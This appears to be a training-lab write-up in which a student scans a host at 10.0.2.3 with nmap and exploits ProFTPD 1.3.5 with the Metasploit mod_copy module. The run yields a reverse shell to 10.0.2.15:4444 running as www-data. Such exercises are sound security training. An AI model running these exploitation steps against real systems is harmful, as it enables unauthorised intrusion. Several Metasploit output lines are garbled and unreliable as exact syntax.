
## **TASK 4 WRITEUP**

OS used: Kali Linux

**Step 1**: Ran netdiscover to find all the active devices on the network.



Found that 10.0.2.3 is my target address.

Step 2: Ran an nmap scan on 10.0.2.3

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 05:19 EDT Nmap scan report for 10.0.2.3
Host is up (0.00038s latency).
Not shown: 991 filtered tcp ports (no-response)

        PORT
        STATE
        SERVICE
        VERSION

        21/tcp
        open
        ftp
        ProFTPD 1.3.5

        22/tcp
        open
        ssh
        OpenSSH 6.6.1

                                        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
     1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
     2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
     256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
   256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp open http Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
  http-ls: Volume /
 SIZE TIME FILENAME
- 2020-10-29 19:37 chat/
- 2011-07-27 20:17 drupal/
1.7K 2020-10-29 19:37 payroll_app.php
- 2013-04-08 12:06 phpmyadmin/
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
| http-robots.txt: 1 disallowed entry
|_http-title: Home - CUPS 1.7.2
 http-methods:
 _ Potentially risky methods: PUT
```

## Step 3:

Did a Metaspoilt search for the FTP version

```
msf6 > search ProFTPD 1.3.5
Matching Modules
   0 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22
                                                                              ProFTPD 1.3.5 Mod_Copy Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
```

Found a vulnerability

## Step 4:

Ran the default payload on it.

```
msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
= Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.3
RHOSTS ⇒ 10.0.2.3
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started_reverse T60 executions
              6 exploit(unix/fix/spofind modcopy exec) > exploit
Started reverse TCP handler on 10.0.2.15:4444
10.0.2.3:80 - 10.0.2.3:21 - Connected to FTP server
10.0.2.3:80 - 10.0.2.3:21 - Sending copy commands to FTP server
10.0.2.3:80 - Exploit aborted due to failure: unknown: 10.0.2.3:21 - Failure copying PHP payload to website path, directory not writable?
Exploit completed, but no session was created.
```

It was unsuccessful.

Ran it with the payload "cmd/unix/reverse\_perl"

```
msf6 exploit(unix/ftp/pro
SITEPATH ⇒ /var/www/html
                                                                                                         ) > set SITEPATH /var/www/html
msf6 exploit(
          i exploit(unix/ftp/proftpd_modcopy_exec) > exploit
Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.3:80 - 10.0.2.3:21 - Connected to FTP server
[*] 10.0.2.3:80 - 10.0.2.3:21 - Sending copy commands to FTP server
[*] 10.0.2.3:80 - Executing PHP payload /wh9UW.php
[*] 10.0.2.3:80 - Deleted /var/www/html/wh9UW.php
[*] 10.0.2.3:80 - Deleted /var/www/html/wh9UW.php
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.3:43712) at 2025-09-01 05:52:35 -0400
whoami
 www-data
```

**Exploitation successful**